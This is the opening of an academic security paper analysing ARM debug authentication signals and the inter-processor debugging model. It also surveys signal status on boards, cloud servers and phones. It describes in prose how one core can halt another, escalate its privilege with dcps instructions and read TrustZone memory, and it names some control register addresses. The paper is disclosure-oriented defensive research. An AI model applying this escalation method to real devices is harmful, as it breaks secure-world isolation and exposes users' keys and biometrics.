Understanding the Security of ARM Debugging Features

Zhenyu Ning and Fengwei Zhang
COMPASS Lab, Department of Computer Science
Wayne State University
{zhenyu.ning, fengwei}@wayne.edu

***Abstract*—Processors nowadays are consistently equipped with debugging features to facilitate the program analysis. Specifically, the ARM debugging architecture involves a series of CoreSight components and debug registers to aid the system debugging, and a group of debug authentication signals are designed to restrict the usage of these components and registers. Meantime, the security of the debugging features is under-examined since it normally requires physical access to use these features in the traditional debugging model. However, ARM introduces a new debugging model that requires no physical access since ARMv7, which exacerbates our concern on the security of the debugging features. In this paper, we perform a comprehensive security analysis of the ARM debugging features, and summarize the security and vulnerability implications. To understand the impact of the implications, we also investigate a series of ARM-based platforms in different product domains (i.e., development boards, IoT devices, cloud servers, and mobile devices). We consider the analysis and investigation expose a new attacking surface that universally exists in ARM-based platforms. To verify our concern, we further craft NAILGUN attack, which obtains sensitive information (e.g., AES encryption key and fingerprint image) and achieves arbitrary payload execution in a high-privilege mode from a low-privilege mode via misusing the debugging features. This attack does not rely on software bugs, and our experiments show that almost all the platforms we investigated are vulnerable to the attack. The potential mitigations are discussed from different perspectives in the ARM ecosystem.**

I. Introduction

Most of the processors today utilize a debugging architecture to facilitate the on-chip debugging. For example, the x86 architecture provides six debug registers to support hardware breakpoints and debug exceptions [32], and the Intel Processor Trace [33] is a hardware-assisted debugging feature that garners attention in recent research [65], [73]. The processors with ARM architecture have both debug and non-debug states, and a group of debug registers is designed to support the self-host debugging and external debugging [4], [5]. Meanwhile, ARM also introduces hardware components, such as the Embedded Trace Macrocell [9] and Embedded Cross Trigger [8], to support various hardware-assisted debugging purposes.

Correspondingly, the hardware vendors expose the aforementioned debugging features to an external debugger via on-chip debugging ports. One of the most well-known debugging port is the Joint Test Action Group (JTAG) port defined by IEEE Standard 1149.1 [31], which is designed to support communication between a debugging target and an external debugging tool. With the JTAG port and external debugging tools (e.g., Intel System Debugger [34], ARM DS-5 [7], and OpenOCD [53]), developers are able to access the memory and registers of the target efficiently and conveniently.




Figure 1: Debug Models in ARM Architecture.

To authorize external debugging tools in different usage scenarios, ARM designs several authentication signals. Specifically, four debug authentication signals control whether the non-invasive debugging or invasive debugging (see Section II-B) is prohibited when the target processor is in non-secure or secure state. For example, once the secure invasive debugging signal is disabled via the debug authentication interface, the external debugging tool will not be able to halt a processor running in the secure state for debugging purpose. In this management mechanism, the current privilege mode of the external debugger is ignored.

Although the debugging architecture and authentication signals have been presented for years, the security of them is under-examined by the community since it normally requires physical access to use these features in the traditional debugging model. However, ARM introduces a new debugging model that requires no physical access since ARMv7 [4]. As shown in the left side of Figure 1, in the traditional debugging model, an off-chip debugger connects to an on-chip Debug Access Port (DAP) via the JTAG interface, and the DAP further helps the debugger to debug the on-chip processors. In this model, the off-chip debugger is the debug host, and the on-chip processors are the debug target. The right side of Figure 1 presents the new debugging model introduced since ARMv7. In this model, a memory-mapped interface is used to map the debug registers into the memory so that the on-chip processor can also access the DAP. Consequently, an on-chip processor can act as a debug host and debug another processor (the debug target) on the same chip; we refer to this debugging model as the inter-processor debugging model. Nevertheless, ARM does not provide an upgrade on the privilege management mechanism for the new debugging model, and still uses the legacy debug authentication signals in the inter-processor debugging model, which exacerbates our concern on the security of the debugging features.

In this paper, we dig into the ARM debugging architecture to acquire a comprehensive understanding of the debugging features, and summarize the security implications. We note that the debug authentication signals only take the privilege mode of the debug target into account and ignore the privilege mode of the debug host. It works well in the traditional debugging model since the debug host is an off-chip debugger in this model, and the privilege mode of the debug host is not relevant to the debug target. However, in the inter-processor debugging model, the debug host and debug target locate at the same chip and share the same resource (e.g., memory and registers), and reusing the same debug authentication mechanism leads to the privilege escalation via misusing the debugging features. With help of another processor, a low-privilege processor can obtain arbitrary access to the high-privilege resource such as code, memory, and registers. Note that the low-privilege in this paper mainly refers to the kernel-level privilege, while the high-privilege refers to the secure privilege levels provided by TrustZone [12] and the hypervisor-level privilege.

This privilege escalation depends on the debug authentication signals. However, ARM does not provide a standard mechanism to control these authentication signals, and the management of these signals highly depends on the System-on-Chip (SoC) manufacturers. Thus, we further conduct an extensive survey on the debug authentication signals in different ARM-based platforms. Specifically, we investigate the default status and the management mechanism of these signals on the devices powered by various SoC manufacturers, and the target devices cover four product domains including development boards, Internet of Things (IoT) devices, commercial cloud platforms, and mobile devices.

In our investigation, we find that the debug authentication signals are fully or partially enabled on the investigated platforms. Meantime, the management mechanism of these signals is either undocumented or not fully functional. Based on this result, we craft a novel attack scenario, which we call NAILGUN[1]. NAILGUN works on a processor running in a low-privilege mode and accesses the high-privilege content of the system without restriction via the aforementioned new debugging model. Specifically, with NAILGUN, the low-privilege processor can trace the high-privilege execution and even execute arbitrary payload at a high-privilege mode. To demonstrate our attack, we implement NAILGUN on commercial devices with different SoCs and architectures, and the experiment results show that NAILGUN is able to break the privilege isolation enforced by the ARM architecture. Our experiment on Huawei Mate 7 also shows that NAILGUN can leak the fingerprint image stored in TrustZone from the commercial mobile phones. In addition, we present potential countermeasures to our attack in different perspectives of the ARM ecosystem. **Note that the debug authentication signals cannot be simply disabled to avoid the attack, and we will discuss this in Section VI.**


Our findings have been reported to the related hardware manufacturers including IoT device vendors such as Raspberry PI Foundation [58], commercial cloud providers such as miniNode [47], Packet [55], Scaleway [63], and mobile device vendors such as Motorola [49], Samsung [60], Huawei [27], Xiaomi [72]. Meanwhile, SoC manufacturers are notified by their customers (e.g., the mobile device vendors) and working with us for a practical solution. We have also notified ARM about the security implications.

The hardware debugging features have been deployed to the modern processors for years, and not enough attention is paid to the security of these features since they require physical access in most cases. However, it turns out to be vulnerable in our analysis when the multiple-processor systems and inter-processor debugging model are involved. We consider this as a typical example in which the deployment of new and advanced systems impacts the security of a legacy mechanism. The intention of this paper is to rethink the security design of the debugging features and motivate the researchers/developers to draw more attention to the "known-safe" or "assumed-safe" components in the existing systems.

We consider the contributions of our work as follows:

- We dig into the ARM debugging architecture to acquire a comprehensive understanding of the debugging features, and summarize the vulnerability implications. To our best knowledge, this is the first security study on the ARM debugging architecture.
- We investigate a series of ARM-based platforms in different product domains to examine their security in regard to the debugging architecture. The result shows that most of these platforms are vulnerable.
- We expose a potential attack surface that universally exists in ARM-based devices. It is not related to the software bugs, but only relies on the ARM debugging architecture.
- We implement NAILGUN attack and demonstrate the feasibility of the attack on different ARM architectures and platforms including 64-bit ARMv8 Juno Board, 32-bit ARMv8 Raspberry PI 3 Module B+, and ARMv7 Huawei Mate 7. To extend the breadth of the attack, we design different attacking scenarios based on both non-invasive and invasive debugging features. With the experiments, we show that NAILGUN can lead to arbitrary payload execution in a high-privilege mode and leak sensitive information from Trusted Execution Environments (TEEs) in commercial mobile phones.
- We propose the countermeasures to our attacks from different perspectives in the ARM ecosystem.

[1] Nailgun is a tool that drives nails through the wall—breaking the isolation



① ARM licenses technology (e.g., ARMv8 architecture and Cortex processor) to the SoC Manufacturers (e.g., Qualcomm).

② The SoC Manufacturers develop chips (e.g., Snapdragon SoCs) for the OEMs (e.g., Samsung and Google).

③ The OEMs produce devices (e.g., Galaxy S and Pixel) for the End Users.

Figure 2: Relationships in the ARM Ecosystem.

The rest of the paper is organized as follows. First, we describe the background in Section II. Next, the security implications of the debugging architecture are discussed in Section III. Then, we present our investigation of the debug authentication signals on real devices in Section IV. Based on the implications and the investigation, we demonstrate NAILGUN attack in Section V and discuss the countermeasures in Section VI. Finally, Section VII concludes the paper.

II. BACKGROUND

A. ARM, SoC Manufacturer, and OEM

Figure 2 shows the relationship among the roles in the ARM ecosystem. ARM designs SoC infrastructures and processor architectures as well as implementing processors like the Cortex series. With the design and licenses from ARM, the SoC manufacturers, such as Qualcomm, develop chips (e.g., Snapdragon series) that integrate ARM's processor or some self-designed processors following ARM's architecture. The OEMs (e.g., Samsung and Google) acquire these chips from the SoC manufacturers, and produce devices such as PC and smartphone for end users.

Note that the roles in the ecosystem may overlap. For example, ARM develops its own SoC like the Juno boards, and Samsung also plays a role of the SoC manufacturer and develops the Exynos SoCs.

B. ARM Debugging Architecture

The ARM architecture defines both invasive and non-invasive debugging features [4], [5]. The invasive debugging is defined as a debug process where a processor can be controlled and observed, whereas the non-invasive debugging involves observation only without the control. The debugging features such as breakpoint and software stepping belong to the invasive debugging since they are used to halt the processor and modify its state, while the debugging features such as tracing (via the Embedded Trace Macrocell) and monitoring (via the Performance Monitor Unit) are non-invasive debugging.

The invasive debugging can be performed in two different modes: the halting-debug mode and the monitor-debug mode. In the halting-debug mode, the processor halts and enters the debug state when a debug event (e.g., a hardware breakpoint) occurs. In the debug state, the processor stops executing the instruction indicated by the program counter, and a debugger, either an on-chip component such as another processor or an off-chip component such as a JTAG debugger, can examine and modify the processor state via the Debug Access Port (DAP). In the monitor-debug mode, the processor takes a debug exception instead of halting when the debug events occur. A special piece of software, known as a monitor, can take control and alter the process state accordingly.

C. ARM Debug Authentication Signals

ARM defines four signals for external debug authentication, i.e., DBGEN, NIDEN, SPIDEN, and SPNIDEN. The DBGEN signal controls whether the non-secure invasive debug is allowed in the system. While the signals DBGEN or NIDEN is high, the non-secure non-invasive debug is enabled. Similarly, the SPIDEN signal and SPNIDEN signal are used to control the secure invasive debug and secure non-invasive debug, respectively. Note that these signals consider only the privilege mode of the debug target, and the privilege mode of the debug host is left out.

In the ARM Ecosystem, ARM only designs these signals but specifies no standard to control these signals. Typically, the SoC manufacturers are responsible for designing a mechanism to manage these signals, but the management mechanism in different SoCs may vary. The OEMs are in charge of employing the management mechanisms to configure (i.e., disable/enable) the authentication signals in their production devices.

D. ARM CoreSight Architecture

The ARM CoreSight architecture [6] provides solutions for debugging and tracing of complex SoCs, and ARM designs a series of hardware components under the CoreSight architecture. In this paper, we mainly use the CoreSight Embedded Trace Macrocell and the CoreSight Embedded Cross Trigger.

The Embedded Trace Macrocell (ETM) [9] is a non-invasive debugging component that enables the developer to trace instruction and data by monitoring instruction and data buses with a low-performance impact. To avoid the heavy performance impact, the functionality of the ETM on different ARM processors varies.

The Embedded Cross Trigger (ECT) [8] consists of Cross Trigger Interface (CTI) and Cross Trigger Matrix (CTM). It enables the CoreSight components to broadcast events between each other. The CTI collects and maps the trigger requests, and broadcasts them to other interfaces on the ECT subsystem. The CTM connects to at least two CTIs and other CTMs to distribute the trigger events among them.

E. ARM Security Extension

The ARM Security Extension [12], known as TrustZone technology, allows the processor to run in the secure and non-secure states. The memory is also divided into secure and non-secure regions so that the secure memory region is only accessible to the processors running in the secure state.

In ARMv8 architecture [5], the privilege of a processor depends on its current Exception Level (EL). EL0 is normally used for user-level applications while EL1 is designed for the kernel, and EL2 is reserved for the hypervisor. EL3 acts as a gatekeeper between the secure and non-secure states, and owns the highest privilege in the system. The switch between the secure and non-secure states occurs only in EL3.

III. Security Implications of the Debugging Architecture

As mentioned in Section II-B, non-invasive debugging and invasive debugging are available in ARM architecture. In this section, we carefully investigate the non-invasive and invasive debugging mechanisms documented in the Technique Reference Manuals (TRM) [4], [5], and reveal the vulnerability and security implications indicated by the manual. **Note that we assume the required debug authentication signals are enabled in this section, and this assumption is proved to be reasonable and practical in the following Section IV.**

A. Non-invasive Debugging

The non-invasive debugging does not allow to halt a processor and introspect the state of the processor. Instead, non-invasive features such as the Performance Monitor Unit (PMU) and Embedded Trace Macrocell (ETM) are used to count the processor events and trace the execution, respectively.

In the ARMv8 architecture, the PMU is controlled by a group of registers that are accessible in non-secure EL1. However, we find that ARM allows the PMU to monitor the events fired in EL2 even when the `NIDEN` signal is disabled [2]. Furthermore, the PMU can monitor the events fired in the secure state including EL3 with the `SPNIDEN` signal enabled. In other words, an application with non-secure EL1 privilege is able to monitor the events fired in EL2 and the secure state with help of the debug authentication signals. The `TPM` bit of the `MDCR` register is introduced in ARMv8 to restrict the access to the PMU registers in low ELs. However, this restriction is only applied to the system register interface but not the memory-mapped interface [5].

The ETM traces the instructions and data streams of a target processor with a group of configuration registers. Similar to the PMU, the ETM is able to trace the execution of the non-secure state (including EL2) and the secure state with the `NIDEN` and `SPNIDEN` signals, respectively. However, it only requires non-secure EL1 to access the configuration registers of the ETM. Similar to the aforementioned restriction on the access to the PMU registers, the hardware-based protection enforced by the `TTA` bit of the `CPTR` register is also applied to only the system register interface [5].

In conclusion, the non-invasive debugging feature allows the application with a low privilege to learn information about the high-privilege execution.

Implication 1: An application in the low-privilege mode is able to learn information about the high-privilege execution via PMU and ETM.

B. Invasive Debugging

The invasive debugging allows an external debugger to halt the target processor and access the resources on the processor via the debugging architecture. Figure 3 shows a typical invasive debugging model. In the scenario of invasive debugging, we have an external debugger (`HOST`) and the debug target processor (`TARGET`). To start the debugging, the `HOST` sends a debug request to the `TARGET` via the ECT. Once the request is handled, the communication between the `HOST` and `TARGET` is achieved via the instruction transferring and data communication channel (detailed in Section III-B2) provided by the debugging architecture. Finally, the restart request is used to end the debugging session. In this model, since the `HOST` is always considered as an external debugging device or a tool connected via the JTAG port, we normally consider it requires physical access to debug the `TARGET`. However, ARM introduces an inter-processor debugging model that allows an on-chip processor to debug another processor on the same chip without any physical access or JTAG connection since ARMv7. Furthermore, the legacy debug authentication signals, which only consider the privilege mode of the `TARGET` but ignore the privilege mode of the `HOST`, are used to conduct the privilege control of the inter-processor debugging model. In this section, we discuss the security implications of the inter-processor debugging under the legacy debug authentication mechanism.




Figure 3: Invasive Debugging Model.

1) Entering and Existing Debug State: To achieve the invasive debugging in the `TARGET`, we need to make the `TARGET` run in the debug state. The processor running in the debug state is controlled via the external debug interface, and it stops executing instructions from the location indicated by the program counter. There are two typical approaches to make a processor enter the debug state: executing an `HLT` instruction on the processor or sending an external debug request via the ECT.

The `HLT` instruction is widely used as a software breakpoint, and executing an `HLT` instruction directly causes the processor to halt and enter the debug state. A more general approach to enter the debug state is to send an external debug request via the ECT. Each processor in a multiple-processor system is embedded with a separated CTI (i.e., interface to ECT), and the memory-mapped interface makes the CTI on a processor available to other processors. Thus, the `HOST` can leverage the CTI of the `TARGET` to send the external debug request and make the `TARGET` enter the debug state. Similarly, a restart request can be used to exit the debug state.

However, the external debug request does not take the privilege of the `HOST` into consideration; this design allows a low-privilege processor to make a high-privilege processor

[2] In ARMv7, `NIDEN` is required to make PMU monitor the events in non-secure state.

enter the debug state. For example, a HOST running in non-secure state can make a TARGET running in secure state enter the debug state with the SPIDEN enabled. Similarly, a HOST in non-secure EL1 can halt a TARGET in EL2 with the DBGEN enabled.

> *Implication 2: A low-privilege processor can make an arbitrary processor (even a high-privilege processor) enter the debug state via ECT.*

2) Debug Instruction Transfer/Communication: Although the normal execution of a TARGET is suspended after entering the debug state, the External Debug Instruction Transfer Register (EDITR) enables the TARGET to execute instructions in the debug state. Each processor owns a separated EDITR register, and writing an instruction (except for special instructions like branch instructions) to this register when the processor is in the debug state makes the processor execute it.

Meantime, the Debug Communication Channel (DCC) enables data transferring between a HOST in the normal state and a TARGET in the debug state. In ARMv8 architecture, three registers exist in the DCC. The 32-bit DBGDTRTX register is used to transfer data from the TARGET to the HOST, while the 32-bit DBGDTRRX register is used to receive data from the HOST. Moreover, the 64-bit DBGDTR register is available to transfer data in both directions with a single register.

We note that the execution of the instruction in the EDITR register only depends on the privilege of the TARGET and ignores the privilege of the HOST, which actually allows a low-privilege processor to access the high-privilege resource via the inter-processor debugging. Assume that the TARGET is running in the secure state and the HOST is running in the non-secure state, the HOST is able to ask the TARGET to read the secure memory via the EDITR register and further acquire the result via the DBGDTRTX register.

> *Implication 3: In the inter-processor debugging, the instruction execution and resource access in the TARGET does not take the privilege of the HOST into account.*

3) Privilege Escalation: The *Implication 2* and *Implication 3* indicate that a low-privilege HOST can access the high-privilege resource via a high-privilege TARGET. However, if the TARGET remains in a low-privilege mode, the access to the high-privilege resource is still restricted. ARM offers an easy way to escalate privilege in the debug state. The dcps1, dcps2, and dcps3 instructions, which are only available in debug state, can directly promote the exception level of a processor to EL1, EL2, and EL3, respectively.

The execution of the dcps instructions has no privilege restriction, i.e., they can be executed at any exception level regardless of the secure or non-secure state. This design enables a processor running in the debug state to achieve an arbitrary privilege without any restriction.

> *Implication 4: The privilege escalation instructions enable a processor running in the debug state to gain a high privilege without any restriction.*




Figure 4: Violating the Isolation via Non-Invasive Debugging.

C. Summary

Both the non-invasive and invasive debug involve the design that allows an external debugger to access the high-privilege resource while certain debug authentication signals are enabled, and the privilege mode of the debugger is ignored. In the traditional debugging model that the HOST is off-chip, this is reasonable since the privilege mode of the off-chip platform is not relevant to that of the on-chip platform where the TARGET locates. However, since ARM allows an on-chip processor to act as an external debugger, simply reusing the rules of the debug authentication signals in the traditional debugging model makes the on-chip platform vulnerable.

Non-invasive Debugging: Figure 4 shows an idea of violating the privilege isolation via the non-invasive debugging. The execution of a single processor is divided into different privilege modes, and isolations are enforced to protect the sensitive computation in the high-privilege modes from the low-privilege applications. However, a low-privilege application is able to violate this isolation with some simple steps according to *Implication 1*. Step ① in Figure 4 enables the ETM trace from the low-privilege application to prepare for the violation. Next, we trigger the sensitive computation to switch the processor to a high-privilege mode in step ②. Since the ETM is enabled in step ①, the information about the sensitive computation in step ③ is recorded. Once the computation is finished, the processor returns to a low-privilege mode and the low-privilege application disables the trace in step ④. Finally, the information about the sensitive computation is revealed via analyzing the trace output in step ⑤.

Invasive Debugging: In regard to the invasive debugging, the *Implications 2-4* are unneglectable in the inter-processor debugging model since the HOST and TARGET work in the same platform and share the same resource (e.g., memory, disk, peripheral, and etc.). As described in Figure 5(a), the system consists of the high-privilege resource, the low-privilege resource, and a dual-core cluster. By default, the two processors in the cluster can only access the low-privilege resource. To achieve the access to the high-privilege resource, the processor A acts as an external debugger and sends a debug request to the processor B. In Figure 5(b), the processor B enters the debug state due to the request as described in *Implication 2*. However, neither of the processors is able to access the high-privilege resource since both of them are still running




Figure 5: Privilege Escalation in A Multi-processor SoC System via Invasive Debugging.

in the low-privilege mode. Next, as shown in Figure 5(c), the processor A makes the processor B execute a privilege escalation instruction. The processor B then enters the high-privilege mode and gains access to the high-privilege resource according to *Implication 4*. At this moment, accessing the high-privilege resource from the processor A is still forbidden. Finally, since the processor A is capable of acquiring data from the processor B and the processor B can directly access the high-privilege resource, as indicated by *Implication 3*, the low-privilege processor A actually gains an indirect access to the high-privilege resource as shown in Figure 5(d).

Unlike the traditional debugging model, the non-invasive debugging in Figure 4 and invasive debugging in Figure 5 require no physical access or JTAG connection.

IV. Debug Authentication Signals in Real-World Devices

The aforementioned isolation violation and privilege escalation occur only when certain debug authentication signals are enabled. Thus, the status of these signals is critical to the security of the real-world devices, which leads us to perform an investigation on the default status of the debug authentication signals in real-world devices. Moreover, we are also interested in the management mechanism of the debug authentication signals deployed on the real-world devices since the mechanism may be used to change the status of the signals at runtime. Furthermore, as this status and management mechanism highly depend on the SoC manufacturers and the OEMs, we select various devices powered by different SoCs and OEMs as the investigation target. To be comprehensive, we also survey the devices applied in different product domains including development boards, Internet of Things (IoT) devices, commercial cloud platforms, and mobile devices. We discuss our choices on the target devices in Section IV-A, and present the results of the investigation in Section IV-B and Section IV-C.

A. Target Devices

1) Development Boards:

The ARM-based development boards are broadly used to build security-related analysis systems [15], [25], [28], [68], [77]. However, the security of the development board itself is not well-studied. Therefore, we select the widely used development board [15], [68], [77], i.MX53 Quick Start Board (QSB) [52], as our analysis object. As a comparison, the official Juno Board [10] released by ARM is also studied in this paper.

2) IoT Devices:

The low power consumption makes the ARM architecture to be a natural choice for the Internet of Things (IoT) devices. Many traditional hardware vendors start to provide the ARM-based smart home solutions [3], [46], [59], and experienced developers even build their own low-cost solutions based on cheap SoCs [26]. As a typical example, the Raspberry PI 3 [58], over $9,000,000$ units of which have been sold till March 2018 [57], is selected as our target.

3) Commercial Cloud Platforms:

The Cloud Computing area is dominated by the x86 architecture, however, the benefit of the high-throughput computing in ARM architecture starts to gain the attention of big cloud providers including Microsoft [70]. Although most of the ARM-based cloud servers are still in test, we use the publicly available ones including miniNodes [47], Packet [55], and Scaleway [63] to conduct our analysis.

4) Mobile Devices:

Currently, most mobile devices in the market are powered by ARM architecture, and the mobile device vendors build their devices based on the SoCs provided by various SoC manufacturers. For example, Huawei and Samsung design Kirin [27] and Exynos [60] SoCs for their own mobile devices, respectively. Meantime, Qualcomm [56] and MediaTek [45] provide SoCs for various mobile device vendors [48], [49], [72]. Considering both the market share of the mobile vendors [67] and the variety of the SoCs, we select Google Nexus 6, Samsung Galaxy Note 2, Huawei Mate 7, Motorola E4 Plus, and Xiaomi Redmi 6 as our analysis targets.

B. Status of the Authentication Signals

The Debug Authentication Status Register (`DBGAUTHSTATUS`) is a read-only register that is accessible in EL1, and the bits[0:7] of this register reflect the status of the

Table I: Debug Authentication Signals on Real Devices.

Category	Company	Platform / Device	SoC		Debug Authentication Signals			
			Company	Name	DBGEN	NIDEN	SPIDEN	SPNIDEN
Development Boards	ARM	Juno r1 Board	ARM	Juno	✔	✔	✔	✔
	NXP	i.MX53 QSB	NXP	i.MX53	✖	✔	✖	✖
IoT Devices	Raspberry PI	Raspberry PI 3 B+	Broadcom	BCM2837	✔	✔	✔	✔
Commercial Cloud Platforms	miniNodes	64-bit ARM miniNode	Huawei	Kirin 620	✔	✔	✔	✔
	Packet	Type 2A Server	Cavium	ThunderX	✔	✔	✔	✔
	Scaleway	ARM C1 Server	Marvell	Armada 370/XP	✔	✔	✔	✔
Mobile Devices	Google	Nexus 6	Qualcomm	Snapdragon 805	✖	✔	✖	✖
	Samsung	Galaxy Note 2	Samsung	Exynos 4412	✔	✔	✖	✖
	Huawei	Mate 7	Huawei	Kirin 925	✔	✔	✔	✔
	Motorola	E4 Plus	MediaTek	MT 6737	✔	✔	✔	✔
	Xiaomi	Redmi 6	MediaTek	MT 6762	✔	✔	✔	✔

authentication signals. For the target devices, we build a Loadable Kernel Module (LKM) to read the status of the debug authentication signals via this register. However, some stock ROMs in the mobile devices forbid the load of LKM. In that case, we obtain the kernel source code of the stock ROM and recompile a kernel image with LKM enabled option. The recompiled image is then flashed back to the device to conduct the investigation. Note that we make no change to other functionalities in the kernel, and the kernel replacement does not affect the status of the authentication signals.

Table I summarizes the default status of the debug authentication signals in the tested devices. On the Juno board, which is designed only for development purpose, the debug authentication signals are all enabled by default. However, we are surprised to find that all the debug authentication signals are enabled by default on the commercial devices like Raspberry PI 3 Model B+, Huawei Mate 7, Motorola E4 Plus, and Xiaomi Redmi. Moreover, all the investigated cloud platforms also enable all these signals. The results on other platforms show that the debug authentication signals are partially enabled by default in the tested mobile devices.

For the mobile phones that enable `SPNIDEN` and `SPIDEN`, we also investigate the usage of the TrustZone on these devices. According to [2], [24], [62], the Huawei Mate 7, Motorola E4 Plus and Xiaomi Redmi 6 leverage TrustZone to enforce a hardware-level protection on the collected fingerprint image. By manually introspect the binary image of the TEE in Huawei Mate 7, we also find that there exists an encryption engine inside the TEE. The TEE image of Motorola E4 Plus and Xiaomi Redmi 6 indicate that both of them use ARM Trusted Firmware (ATF) [11] as the TEE OS. The ATF provides support for both trusted boot and trusted apps, and we also find a potential secure patching module in these binaries. In the TEE image of Xiaomi Redmi 6, we identify a large array with pairs of file names and 128-bit checksums, which may be used to verify the integrity of the system files.

C. *Management of the Authentication Signals*

To understand the deployed signal management mechanism, we collect information from the publicly available TRMs and the source code released by the hardware vendors. The signal management mechanism on Juno board and i.MX53 QSB is partially documented in the TRMs, and we have also identified some potential-related code in the kernel source code of Motorola Nexus 6 and Huawei Mate 7. In regard to the other platforms, the signal management mechanism cannot be identified from the publicly available TRMs and released source code.

1) What we learned from the TRMs:

NXP i.MX53 Quick Start Board (QSB). According to the publicly available TRM of i.MX53 SoC [51], the `DBGEN` signal is controlled by the `DBGEN` bit of the `ARM_GPC` register located at memory address `0x63FA0004`, and no privilege requirement is specified for the access to this register. The management of other debug authentication signals is not documented. In the further experiment, we find that the `SPIDEN` and `SPNIDEN` signals can be controlled via the JTAG port. Once we use the JTAG to connect to the board via additional debugging software (ARM DS-5 [7] or OpenOCD [53]), the `SPIDEN` and `SPNIDEN` signals are directly enabled. Note that this mechanism actually breaks ARM's design purpose since it allows a debugger to enable the debug authentication signals which are design to restrict the usage of the debugger.

ARM Juno r1 Board. As an official development platform released by ARM, the management mechanism of the debug authentication signals is well-documented in the TRM of Juno Board [10]. Developers can control the signal via the debug authentication register in the System Configuration Controller (SCC) or the System Security Control (SSC) registers. The SCC is actually managed by a text file in a configuration MircoSD card and the configurations on the card are loaded by the motherboard micro-controller firmware during the early board setup; modification to the text file becomes effective after a reboot. This configuration MircoSD card is not available to the on-chip OS and can be mounted to a remote PC via a dedicated USB cable. In contrast, the SSC registers can be modified at runtime, and they can only be accessed when the processor is running in the secure state. In our experiment, we find that the debug authentication register in the SCC can only be used to manage the SPIDEN and SPNIDEN signals. Clearing the bit 0 of the register, which is documented as "Global External Debug Enable" bit, does not disable any of the debug authentication signals. Similarly, the SSC registers can control the status of the SPIDEN and SPNIDEN signals, but the modification to the DBGEN and NIDEN signals does not work. Unlike the aforementioned i.MX53 QSB, connecting to the external debugging software via JTAG will not enable the SPIDEN and SPNIDEN signals.

2) What we learned from the source code:

Motorola Nexus 6. We check the kernel source code for Motorola Nexus 6 provided by Android Open Source Project (AOSP) and find that the debug authentication signals are controlled by a CoreSight fuse [64] at address 0xFC4BE024. Since the fuse is considered as a One-Time Programmable (OTP) device, directly writing to the corresponding memory fails without providing any error messages.

Huawei Mate 7. The kernel source code for Huawei Mate 7 is released at Huawei Open Source Release Center [30]. From the source code, we find that the DBGEN signal is controlled by the register located at address 0xFFF0A82C. However, directly read/write this register leads to a critical fault that makes the phone to reboot. We consider that Huawei has adopted additional protection to prevent the access to this register for security concerns.

D. Summary

Our investigation shows that the debug authentication signals are fully or partially enabled on all the tested devices by default, which makes them vulnerable to the aforementioned isolation violation and privilege escalation. Moreover, there is no publicly available management mechanism for these signals on all tested devices except for development boards, and the documented management mechanism of development boards is either incomplete (i.MX53 QSB) or not fully functional (Juno Board). On the one hand, the unavailable management mechanism may help to prevent malicious access to the debug authentication signals. On the other hand, it also stops the user to disable the debug authentication signals for defense purpose.

V. NAILGUN ATTACK

